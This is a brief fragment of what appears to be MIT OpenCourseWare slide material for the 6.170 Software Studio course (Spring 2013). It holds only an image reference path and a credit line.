


Image by MIT OpenCourseWare.

6.170 Software Studio
Spring 2013